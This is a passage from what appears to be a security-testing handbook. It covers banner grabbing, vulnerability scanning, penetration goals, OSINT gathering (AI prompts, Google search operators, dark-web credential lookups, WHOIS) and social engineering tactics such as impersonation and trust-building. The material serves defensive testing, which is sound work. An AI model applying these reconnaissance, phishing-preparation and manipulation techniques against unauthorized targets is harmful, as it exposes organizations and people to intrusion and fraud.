


FIGURE 4-1: Netcraft's web server version utility.

- Many systems return useful banner information when you connect to a service or application running on a port. If you Telnet to an email server on port 25 by entering **telnet** `mail.your_domain.com` **25** at a command prompt, you may see something like this:

```
220 mail.your_domain.com ESMTP all_the_version_info_
you_need_to_hack Ready
```

  Most email servers return detailed information, such as the version and the current service pack installed. After you have this information, you (and the bad guys) can determine the vulnerabilities of the system from some of the websites listed in the next section.

- An email to an invalid address may return with detailed email header information. A bounced message often discloses information that can be used against you, including internal IP addresses and software versions. On certain Windows systems, you can use this information

to establish unauthenticated connections and sometimes even map network drives. I cover these issues in Chapter 12.

Assessing Vulnerabilities

After finding potential security holes, the next step is confirming whether they're indeed vulnerabilities in the context of your environment. Before you test, perform some manual searching. You can research websites and vulnerability databases, such as these:

- Common Vulnerabilities and Exposures (www.cve.org/) with the caveat that MITRE funding is going away and, thus, may no longer be a viable resource
- US-CERT Vulnerability Notes Database (www.kb.cert.org/vuls)
- NIST National Vulnerability Database (https://nvd.nist.gov)

These sites list known vulnerabilities — at least, the formally classified ones. As I explain in this book, many other vulnerabilities are more generic in nature and can't easily be classified. If you can't find a vulnerability documented on one of these sites, search the vendor's site. You can also find a list of commonly exploited vulnerabilities at www.cisecurity.org/controls/. This site contains the SANS Critical Security Controls consensus list, which is compiled and updated by the SANS organization.

Keep in mind that you can leverage AI to dig deeper into specific vulnerabilities. It's absolutely fascinating how much information you can get from a simple query using ChatGPT or similar.

If you don't want to research your potential vulnerabilities and can jump right into testing, you have a couple of options:

- **Manual assessment:** You can assess the potential vulnerabilities by connecting to the ports that are exposing the service or application and poking around in these ports. You should manually assess certain systems (such as web applications). The vulnerability reports in the

preceding databases often disclose how to do this, at least generally. If you have a lot of free time, manually performing these tests may work for you.

- **Automated assessment:** Manual assessments are great ways to learn, but people usually don't have time to complete most manual steps. If you're like me, you'll scan for vulnerabilities automatically when you can and dig around manually as needed.

Many great vulnerability assessment scanners test for flaws on specific platforms (such as Windows and Linux) and types of networks (wired or wireless). They test for specific system vulnerabilities and may focus on standards such as the SANS Critical Security Controls and the Open Web Application Security Project (www.owasp.org). Some scanners map the business logic within a web application; others map a view of the network; others help software developers test for code flaws. The drawback to these tools is that they find only individual vulnerabilities; they don't necessarily aggregate and correlate vulnerabilities across an entire network. This task is where your skills and the methodologies I share in this book come into play.

TIP One of my favorite security tools is a vulnerability scanner called Nessus by Tenable (www.tenable.com/products/nessus). It's both a port scanner and vulnerability assessment tool, and it offers a great deal of help for vulnerability management. You can run one-time scans immediately or schedule scans to run on a periodic basis.

As with most good security tools, you pay for Nessus. It's one of the least expensive tools. A free version, dubbed Nessus Essentials, is available for scanning smaller networks with fewer features. Additional vulnerability scanners that might work well for you are OpenVAS (www.openvas.org/) and Rapid7 Nexpose (www.rapid7.com/products/nexpose/).

REMEMBER Assessing vulnerabilities with a tool such as Nessus requires follow-up expertise. You absolutely cannot rely on the scanner results alone. You must validate the vulnerabilities that the tool reports or give your best guess as to what matters and what doesn't. But that requires a good bit of experience with the tool and this type of testing. Study the reports to base your recommendations on the context and criticality of the tested systems. You'll find that higher-end vulnerability scanners provide proof and related information to help you in your validation efforts.

Penetrating the System

You can use identified security vulnerabilities to do the following:

- Gain further information about the host and its data
- Obtain a remote command prompt
- Start or stop certain services or applications
- Access other systems
- Disable logging or other security controls
- Capture screenshots
- Access sensitive files
- Send an email as the administrator
- Perform SQL injection
- Launch a denial of service attack
- Upload a file or create a backdoor user account proving the exploitation of a vulnerability

You can also use your favorite AI tool to learn more and see how else you might be able to exploit any of the above vulnerabilities.

Metasploit (www.metasploit.com) is great for exploiting many of the vulnerabilities you find and allows you to fully penetrate many types of systems. Ideally, you've already made your decision about whether to fully exploit the vulnerabilities you find. If you have chosen to do so, a screenshot of a remote command prompt on a vulnerable system via Metasploit is a great piece of evidence demonstrating vulnerability.

REMEMBER If you want to delve further into best practices for vulnerability and penetration testing methodologies, I recommend that you check out the Open Source Security Testing Methodology Manual (www.isecom.org/research.html). The Penetration Testing Execution Standard (www.pentest-standard.org/index.php/Main_Page) and PCI DSS Penetration Testing Guidance (https://listings.pcisecuritystandards.org/documents/Penetration-Testing-Guidance-v1_1.pdf) are great resources as well.

Part 2

Putting Security Testing in Motion

IN THIS PART …

Find public information about your business and systems on the web and by using AI.

Learn the art of “hacking” people.

Know where your physical security weaknesses exist.

Test for password weaknesses that are creating big risks.

Chapter 5

Information Gathering

IN THIS CHAPTER

» Gleaning information about your organization and people using Open Source Intelligence (OSINT) »Using AI, commercial tools, and web resources »Seeking information and vulnerabilities that you (and others) can benefit from

One of the most important aspects in determining how your organization is at risk is finding out what information about your business and your systems is publicly available. Gathering this information is such an important part of your overall methodology that I think the subject deserves a dedicated chapter.

In this chapter, I outline some free, easy ways to see what the world sees about you and your organization. You may be tempted to bypass these Open Source Intelligence (OSINT) exercises in favor of the cooler, sexier technical security flaws, but don't skip this step! Gathering this type of information is critical and is often where many security breaches begin.

Gathering Public Information

The amount of online information you can gather about an organization's business, people, and network is staggering. To see for yourself, use the techniques outlined in the following sections to gather information about your own organization.

Artificial intelligence (AI)

AI is becoming my go-to for ferreting online information because you can do it all in one place. The research that AI can uncover is not instant. It can take upwards of a few minutes, perhaps longer, depending on the

online footprint of what you're searching. It's super simple and more efficient than traditional approaches to gathering online information.

Some sample AI prompts include "tell me about XYZ company" and "what details do you have on company executive John or Jane Doe". Simply enter these (or whatever else you're curious about in the context of the security work you're doing) into your favorite LLM such as ChatGPT, Gemini, or Grok, and you'll likely find the nuggets you're looking for — and more. As you dig further into your research, you might prompt AI with "what is known about the enterprise technology stack and digital infrastructure used by company XYZ." Such a prompt can help you learn more about what you're up against and save a ton of time trying to track it down yourself.

We also have at our disposal "deep research" AI via LLMs such as ChatGPT and Gemini (simply click the *Deep Research* option in their search query boxes). Rather than these tools performing more rudimentary online searches or generating their own answers, these agentic AI options dig further into the internet for more details and serve everything up in a nice report.

Web search

Performing a web search or simply browsing your organization's website can turn up the following information:

- Employee names and contact information
- Important company dates
- Incorporation filings
- Securities and Exchange Commission (SEC) filings (for public companies)
- Press releases about physical moves, organizational changes, and new products
- Mergers and acquisitions
- Patents and trademarks

- Presentations, articles, webcasts, or webinars (which often reveal sensitive information — often ironically labeled *confidential*)

TIP Bing (www.bing.com) and Google (www.google.com) ferret out information — in everything from word processing documents to graphics files — on any publicly accessible computer. Google is a favorite of mine. Entire books have been written about using Google for advanced searches, so expect any criminal hacker to be quite experienced in using this tool, including against you. (See Chapter 15 for more about Google hacking.) With Google, you can search the internet in several ways:

- **Typing keywords:** This kind of search often reveals hundreds and sometimes millions of pages of information — such as files, phone numbers, and addresses — that you never guessed were available.
- **Performing advanced web searches:** Google's advanced search options can find sites that link back to your company's website. This type of search often reveals a lot of information about partners, vendors, clients, and other affiliations.
- **Using switches to dig deeper into a website:** If you want to find a certain word or file on your website, simply enter a line like one of the following into Google:

```
site:www.your_domain.com keyword
site:www.your_domain.com filename
```

You can even do a generic file-type search across the internet to see what turns up:

```
filetype:swf company_name
```

Use the preceding search to find Adobe Flash `.swf` files, which can be downloaded and decompiled to reveal sensitive information that can be used against your business, as I cover in detail in Chapter 15.

Use the following search to hunt for PDF documents containing sensitive information that can be used against your business:

```
filetype:pdf company_name confidential
```

Shodan (www.shodan.io) is another popular tool for searching for information and systems that are exposed to the internet and may be revealing sensitive business assets. Shodan will help uncover systems associated with your domains that you may not have known about, including top ports and internet service organizations associated with your domains.

Dedicated OSINT tools

Open source intelligence, more commonly known as OSINT, is a means for gathering information from the internet, especially the deep and dark webs, to build a picture of internet domains, businesses, and people as part of a formal vulnerability and penetration test. Using tools dedicated to the OSINT function can provide great insight into the entity for which you're searching that you might not be able to uncover otherwise. These tools can uncover passwords and other sensitive data that may have been leaked in prior data breaches and are now available for the world to see.

Options include high-end (a.k.a. expensive) commercial OSINT tools from various vendors target large businesses with big security budgets and freebies such as Maltego Community Edition (https://www.maltego.com/), OSINT Framework (https://osintframework.com/), and Have I Been Pnwed (https://haveibeenpwned.com/).

A favorite OSINT tool of mine is DarknetSearch by Kaduu (https://darknetsearch.com/). Based on deliverables I've seen from the more expensive alternatives, Kaduu has the latest features minus the traditional price tag. The Kaduu deep and dark web search capabilities search internet domains to uncover items such as usernames and passwords, botnet logs, and more as shown in Figure 5-1.




FIGURE 5-1: Results from a dark web search of an internet domain using Kaduu's DarknetSearch.

DarknetSearch also searches dark web channels for insight into internet domains of interest to include additional leaked information as well as network infrastructure details.

Another option for online searches is a tool called SysLeaks (`https://sysleaks.com`). SysLeaks does a fantastic job discovering exposed account passwords that are tied to the internet domain(s) you're testing. This tool has versions for both attackers (the essence of this book) as well as defenders for domain owners. The latter requires DNS verification where you simply you add a DNS TXT record to your domain to help prove you own it.

A great OSINT/threat intelligence tool I use in many of my internal vulnerability and penetration tests is called AD Credential Audit by myNetwatchman (`https://www.mynetwatchman.tech/ad-credential-audit`). AD Credential Audit is made up of a PowerShell script that you

run locally on your network that connects to your Active Directory domain and compares usernames and password hashes with those known to be compromised via myNetWatchman's deep and dark web resources. I cover AD Credential Audit in detail in Chapter 8.

Social media

Social media sites are the new means for businesses to interact online. Perusing the following sites can provide untold details on any business and its people:

- Facebook (`www.facebook.com`)
- LinkedIn (`www.linkedin.com`)
- X (`x.com`)
- YouTube (`www.youtube.com`)

As we've all witnessed, employees are often very forthcoming about what they do for work, details about their business, and even what they think about their bosses — especially after throwing back a few when their social filters have gone off track! I've also found interesting insights based on what people say about their former employers via Glassdoor (`www.glassdoor.com/Reviews/index.htm`), Crunchbase (`www.crunchbase.com`), as well as reviews on Google and similar websites.

Web crawling

Web-crawling utilities, such as HTTrack Website Copier (`www.httrack.com`), can mirror your website by downloading every publicly accessible file from it, similar to the way a web vulnerability scanner crawls the website it's testing. Then you can inspect that copy of the website offline, digging into the following:

- The website layout and configuration
- Directories and files that may not otherwise be obvious or readily accessible

- The HTML and script source code of web pages
- Comment fields

Comment fields often contain useful information such as the names and email addresses of the developers and IT personnel, server names, software versions, internal IP addressing schemes, and general comments about how the code works. In case you're interested, you can prevent some types of web crawling by creating Disallow entries in your web server's `robots.txt` file, as outlined at `www.w3.org/TR/html4/appendix/notes.html`. You can even enable web tarpitting in certain firewalls and intrusion prevention systems. Tarpitting stops attacks in their tracks and prevents the bad guys from moving forward as if walking through a tar pit. Crawlers (and attackers) that are smart enough, however, can find ways around these controls.

TIP Contact information for developers and IT personnel is great for social engineering attacks. I cover social engineering in Chapter 6.

An additional tool that I really like to use for discovering internal emails for businesses is called Hunter (`hunter.io`). This is a great way to find contact information to use in phishing or other social engineering campaigns, especially if this information is not provided up front.

Websites

The following websites may provide specific information about an organization and its employees:

- Try the following government and business websites:
  - Detailed information about public companies can be found at websites such as `https://finance.yahoo.com`.
  - SEC filings of public companies can be found at `www.sec.gov/search-filings`.

- Patent and trademark registrations can be found at www.uspto.gov.
- Patent search capabilities can be found at https://patentscope.wipo.int/search/en/search.jsf.
- The website for your state's secretary of state or a similar organization might offer incorporation and corporate-officer information.

» Background checks and other personal information can be found at the following locations:

- LexisNexis (www.lexisnexis.com)
- Zabasearch (www.zabasearch.com)

Mapping the Network

As part of mapping out your network, you can search public databases and resources to see what other people know about your systems. All of this information can come in handy if you are performing a blind vulnerability and penetration test (i.e., with little to no information on the business) or just to confirm that your work has not been underscoped or systems have otherwise been overlooked.

As I mentioned previously, Kaduu's deep web search capabilities can find additional hosts associated with a domain that you may not have known about before. It can also discover network ports open on those hosts to help ensure nothing has been overlooked. The following are other means for further mapping out what your business's network looks like on the internet.

AI

Both ChapGPT and Gemini's Deep Research outline their findings in a neat an orderly fashion. You literally get a formal report as if someone did the work for you. For example, when prompting these LLMs with "tell me about the internet hosts and domains associated with XYZ

company," they lay out in easy-to-understand language the details about the public hosts uncovered as well as DNS configurations.

Gemini's output for the above query also includes high-level security posture observations. This type of output from AI is often light in nature and certainly doesn't provide the entire picture. However, it can point you in the right direction to pursue more details on public hosts and potential DNS misconfigurations and exploits. As with most AI solutions I've seen to this point, it's more of a timesaver than an all-in-one solution. I'll take it, though. After all, who in IT and security doesn't want to save time where they can?

WHOIS

If you want to have more granular control over specific queries — and you have some more time to spare — you can use more traditional tools to scour the internet for information on your business and systems. A great starting point here is to perform a WHOIS lookup. In case you're not familiar with it, WHOIS is a protocol you can use to query online databases such as Domain Name System (DNS) registries to find out more about domain names and IP address blocks. You may have used WHOIS to check whether a particular internet domain name was available.

For security testing, WHOIS provides the following information that can give a hacker a leg up in starting a social engineering attack or scanning a network:

- Internet domain name registration information, such as contact names, phone numbers, and mailing addresses
- DNS servers responsible for your domain

You can look up WHOIS information at the following places:

- WHOIS.net (`www.whois.net`)
- A domain registrar's site (such as `www.godaddy.com`)
- Your internet service provider's technical support page

Two of my favorite WHOIS tool websites are DNSstuff (www.dnsstuff.com) and MXToolBox (mxtoolbox.com). For example, you can run DNS queries directly from MXToolBox to do the following:

- Display general domain registration information
- Show which host processes email and is allowed to send emails for a domain (the Mail Exchanger [MX] record and a Sender Policy Framework [SPF] record, respectively)
- Map the location of specific hosts
- Determine whether hosts are listed on public blacklists

A free tool called SmartWhois (https://www.tamos.com/products/legacy) is handy to use for WHOIS lookups. Another commercial product called NetScanTools Pro (www.netscantools.com) is excellent at gathering such information, among many other things. I cover this tool and others in more detail in Chapter 9.

The following list shows various lookup sites for other categories:

- **U.S. government:** https://get.gov/
- **AFRINIC:** https://afrinic.net/ (Regional Internet Registry for Africa)
- **APNIC:** www.apnic.net/about-apnic/whois_search (Regional Internet Registry for the Asia Pacific Region)
- **ARIN:** http://whois.arin.net/ui(Regional Internet Registry for North America, a portion of the Caribbean, and subequatorial Africa)
- **LACNIC:** https://query.milacnic.lacnic.net/home (Latin American and Caribbean Internet Addresses Registry)
- **RIPE Network Coordination Centre:** https://www.ripe.net/ (Europe, Central Asia, African countries north of the equator, and the Middle East)

If you're not sure where to look for a specific country, www.nro.net/list-of-country-codes-and-rirs-ordered-by-country-code/ has a reference guide.

Privacy policies

Check your website's privacy policy. A good practice is to let your site's users know what information is collected and how it's being protected but nothing more. I've seen many privacy policies that divulge a lot of technical details on security and related systems that shouldn't be made public.

WARNING Make sure that the people who write your privacy policies (often, nontechnical lawyers) don't divulge too many details about your information security program or infrastructure. Be careful to avoid the example of an internet startup businessman who once contacted me about a business opportunity. During the conversation, he bragged about his company's security systems, which ensured the privacy of client information (or so he thought). I went to his website to check out his privacy policy. He'd posted the brand and model of firewall he was using, along with other technical information about his network and system architecture. This type of information could certainly be used against him by the bad guys — not a good idea. Not that criminal hackers couldn't figure out this information pretty quickly. Still, why make it easy for them?

Chapter 6

Social Engineering

IN THIS CHAPTER

- **Understanding social engineering**
- **Examining the ramifications of social engineering**
- **Performing social engineering tests**
- **Realizing the risks of AI for social engineering**
- **Protecting your organization against social engineering**

S*ocial engineering* takes advantage of what's likely the weakest link in any organization's information security defenses: people. Social engineering is people hacking; it involves maliciously exploiting the trusting nature of human beings to obtain information that can be used for personal — and often political — gain.

Even with the challenges society has with expediency (wanting things now, no matter what the cost) and lack of critical thinking (or, just *not* thinking), social engineering is one of the toughest hacks to perpetrate because it takes bravado and skill to come across as trustworthy to a stranger. By far, it's also the toughest thing to protect against because, again, people are involved, and they're often making their own security decisions. These challenges are more difficult because of information that can be gleaned via Open Source Intelligence (OSINT) as discussed in Chapter 5 along with the reality of what AI brings to the table.

This chapter explores the consequences of social engineering, techniques for your own security testing efforts, and specific countermeasures to defend against social engineering.

Introducing Social Engineering

In a social engineering scenario, those with ill intent pose as someone else to gain information that they likely couldn't access otherwise. Then they take the information obtained from their victims and wreak havoc on network resources, steal or delete files, and even commit corporate espionage or some other form of fraud against the organization they attack. Social engineering is different from *physical security* exploits, such as shoulder surfing and dumpster diving, but the two types of hacking are related and often are used in tandem.

Here are some examples of social engineering:

- **"Support personnel"** claiming that they need to install a patch or new version of software on a user's computer, talking the user into downloading the software, and obtaining remote control of the system.
- **"Vendors"** claiming to need to update the organization's accounting package or phone system, asking for the administrator password, and obtaining full access.
- **"Employees"** notifying the security desk that they have lost their access badge to the data center, receiving a set of keys from security, and obtaining unauthorized access to physical and electronic information.
- **"Phishing emails"** sent to gather the user IDs and passwords of unsuspecting recipients or to plant malware on their computers. These attacks can be generic in nature or more targeted — something called *spearphishing* attacks. The criminals use those login credentials or malware to gain access to the network, capture intellectual property, encrypt files for ransom, and so on.

Sometimes, social engineers act like confident, knowledgeable managers or executives. Rightly so, especially as they have already gathered all the information they need to know about your business and the people they are trying to exploit via OSINT or via AI, including pastimes, detailed

work history, and even passwords. At other times, social engineers play the roles of extremely uninformed or naïve employees. They also may pose as outsiders, such as IT consultants or maintenance workers. Social engineers are great at adapting to their audience. It takes a special type of personality to pull this trick off, often resembling that of a sociopath.

REMEMBER Effective information security — especially the security required for fighting social engineering — often begins and ends with your users. Other chapters in this book provide advice on technical controls that can help fight social engineering; however, never forget that basic human communications and interaction have a profound effect on the level of security in your organization at any given time. The *candy-security* analogy is "hard, crunchy outside; soft, chewy inside." The *hard, crunchy outside* is the layer of mechanisms — such as firewalls, intrusion prevention systems, and endpoint security controls — that organizations typically rely on to secure their information. The *soft, chewy inside* is the people and the processes inside the organization. If the bad guys can get past the thick outer layer, they can compromise the (mostly) defenseless inner layer.

Starting Your Social Engineering Tests

I approach the testing methodologies in this chapter differently from the way I approach them in subsequent chapters. Social engineering is an art and a science. Social engineering takes great skill to perform as a security professional and is highly dependent on your personality and overall knowledge of the organization.

TIP If social engineering isn't natural for you, consider using the information in this chapter for educational purposes to find out how to best defend against it. Don't hesitate to hire a third party to perform this testing if doing so makes the best business sense for now.

WARNING Social engineering can harm people's jobs and reputations, and confidential information could be leaked, especially when phishing tests are performed. Plan things and proceed with caution.

You can perform social engineering attacks in millions of ways. From walking through the front door purporting to be someone you're not to launching an all-out email phishing campaign, the world is your oyster. For this reason, and because training specific behaviors in a single chapter is next to impossible, I don't provide how-to instructions for carrying out social engineering attacks. Instead, I describe specific social engineering scenarios that have worked well for me and others. You can tailor the same tricks and techniques to your specific situation.

An outsider to the organization might perform certain social engineering techniques such as physical intrusion tests best. If you perform these tests against your own organization, acting as an outsider might be difficult if everyone knows you. This risk of recognition may not be a problem in larger organizations, but if you have a small, close-knit company, people may catch on.

REMEMBER You can outsource social engineering testing to an outside firm or even have a trusted colleague perform the tests for you. I cover the topic of outsourcing security and testing in Chapter 19.

Knowing Why Attackers Use Social Engineering

People use social engineering to break into systems and attain information because it's often the simplest way for them to get what they're looking for. They'd much rather have someone provide login credentials or literally open the door to the organization than physically break in and risk being caught. Security technologies such as firewalls and access controls won't stop a determined social engineer. This is especially true if they've already gleaned login credentials and other sensitive information in advance via their OSINT work or AI.

Many social engineers perform their attacks slowly to avoid suspicion. Social engineers gather bits of information over time and use the information to create a broader picture of the organization they're trying to manipulate. Therein lies one of their greatest assets: time. They've got nothing but time and will take the proper amount necessary to ensure that their attacks are successful. Alternatively, some social engineering attacks can be performed with a quick phone call or email. The methods used depend on the attacker's style and abilities. Either way, you're at a disadvantage.

Social engineers know that many organizations don't have good patch management, full network visibility, incident response plans, or security awareness programs, and they take advantage of these weaknesses.

Social engineers often know a little about a lot of things — both inside and outside their target organizations — because this knowledge helps them in their efforts. Thanks to social media platforms such as LinkedIn, Facebook, and other online resources that I discuss in Chapter 5, every tidbit of information that social engineers need is often at their disposal. The more information social engineers gain about organizations, the easier it is for them to pose as employees or other trusted insiders. Social engineers' knowledge and determination give them the upper hand over management and employees who don't recognize the value of the information that social engineers seek.

Understanding the Implications

Many organizations have enemies who want to cause trouble through social engineering. These people may be current or former employees seeking revenge, competitors wanting a leg up, or hackers trying to prove their worth.

Regardless of who causes the trouble, every organization is at risk — especially given the sprawling internet presence of the average company. Larger companies spread across several locations are often more vulnerable given their complexity, but smaller companies can also be attacked. Everyone, from receptionists to security guards to executives to IT personnel, is a potential victim of social engineering. Help desk and call center employees are especially vulnerable because they're trained to be helpful and forthcoming with information. In today's world of so many people working from home, social engineering's impacts are even greater.

Social engineering has serious consequences. Because the objective of social engineering is to coerce someone to provide information that leads to ill-gotten gains, anything is possible. Effective social engineers can obtain the following information:

- User passwords
- Security badges or keys to the building and even to the computer room
- Intellectual property such as design specifications, source code, and other research-and-development documentation
- Confidential financial reports
- Private and confidential employee information
- Personally identifiable information (PII) such as health records and credit card information
- Customer lists and sales prospects

If any of the preceding information is leaked, financial losses, lowered employee morale, decreased customer loyalty, and even legal and regulatory compliance issues could result. The possibilities are endless.

Social engineering attacks are difficult to protect against for various reasons. For one thing, they aren't well documented. For another, social engineers are limited only by their imaginations. Also, because so many methods exist, recovery and protection are difficult after the attack. Furthermore, the hard, crunchy outside of firewalls and antimalware software often creates a false sense of security, making the problem even worse.

REMEMBER With social engineering, you never know the next method of attack. Here are the best things you can do: Remain vigilant, understand the social engineer's motives and methodologies, and protect against the most common attacks through ongoing security awareness in your organization. I discuss how these techniques work in the rest of this chapter.

Building trust

Trust — so hard to gain, yet so easy to lose. Trust is the essence of social engineering. Most people trust others until a situation forces them not to. People want to help one another, especially if trust can be built and the request for help seems reasonable. Most people want to be team players in the workplace and don't realize what can happen if they divulge too much information to a source who shouldn't be trusted. This trust allows social engineers to accomplish their goals. Building deep trust often takes time, but crafty social engineers can gain it within minutes or hours. How do they do it?

- **Likability:** Who can't relate to a nice person? Everyone loves courtesy. The friendlier social engineers are — without going overboard — the better their chances are of getting what they want. Social engineers often begin to build a relationship by establishing

common interests. They often use the information that they gain in the research phase to determine what the victim likes and to pretend that they like those things, too. They can phone victims or meet them in person and, based on information the social engineers have discovered about the person, start talking about local sports teams or how wonderful it is to be single again. A few low-key and well-articulated comments can be the start of a nice new relationship.

- **Believability:** Believability is based in part on the knowledge social engineers have and how likable they are. Social engineers also use impersonation — perhaps by posing as new employees or fellow employees whom the victim hasn't met. They may even pose as vendors who do business with the organization. Often, they modestly claim authority to influence people. The most common social engineering trick is to do something nice so that the victim feels obligated to be nice in return or to be a team player for the organization.

Exploiting the relationship

After social engineers obtain the trust of their unsuspecting victims, they coax the victims into divulging more information than they should. Whammo — and then the social engineer can go in for the kill. Social engineers do this through face-to-face or electronic communication that victims feel comfortable with, or they use technology to get victims to divulge information.

Deceit through words and actions

Wily social engineers can get inside information from their victims in many ways. They're often articulate and focus on keeping their conversations moving without giving their victims much time to think about what they're saying. If they're careless or overly anxious during their social engineering attacks, however, the following tip-offs might give them away:

- Acting overly friendly or eager
- Dropping the names of prominent people within the organization

- Bragging about their authority within the organization
- Threatening reprimands if their requests aren't honored
- Acting nervous when questioned (pursing the lips and fidgeting — especially the hands and feet, because controlling the body parts that are farther from the face requires more conscious effort)
- Overemphasizing details
- Experiencing physiological changes, such as dilated pupils or changes in voice pitch
- Appearing rushed
- Refusing to give information
- Volunteering information and answering unasked questions
- Knowing information that an outsider shouldn't have
- Using insider speech or slang despite being a known outsider
- Asking strange questions
- Misspelling words in written communications

REMEMBER Social engineers can research much of the background information in advance through OSINT work and AI. It has gotten so easy to leverage technology to dig up such details, and the victims are not the wiser because they don't realize their information is so easily accessible. This is why it's so important to leverage OSINT and AI to see what's available on your organization and its people. Sometimes you might be able to do something about certain exposures, but other times you may not. It's best to know regardless.

A good social engineer isn't obvious with the preceding actions, but these signs may indicate that malicious behavior is in the works. If the person is a sociopath or psychopath, of course, your experience may vary. (*Psychology For Dummies,* 3rd Edition, by Adam Cash [John

Wiley & Sons, Inc.] is a good resource on such complexities of the human mind.)

Social engineers often do a favor for someone and then turn around and ask that person whether they mind helping them. This common social engineering trick works pretty well. Social engineers also use what's called *reverse social engineering.* They offer to help if a specific problem arises. After some time passes, the problem occurs (often at the social engineer's doing), and then the social engineer helps fix the problem. They may come across as heroes, which can further their cause. Social engineers may ask an unsuspecting employee for a favor. Yes — they outright ask for a favor. Many people fall for this trap.

Impersonating an employee is easy. Social engineers can wear a similar-looking uniform, make a fake ID badge, or simply dress like real employees. People think, "Hey — that person looks and acts like me, and even hangs out at the same coffee shop, so they must be one of the good guys." What they don't realize is the social engineer simply purchased his garb on eBay or simply had it made up himself through one of the available many e-commerce sites specializing in custom clothing, signs, and badges. Social engineers also pretend to be employees calling from an outside phone line. This trick is an especially popular way of exploiting help desk and call center personnel. Social engineers know that these employees fall into a rut easily because their tasks are repetitive, such as saying, "Hello, can I get your customer number, please?" over and over.

Deceit through technology

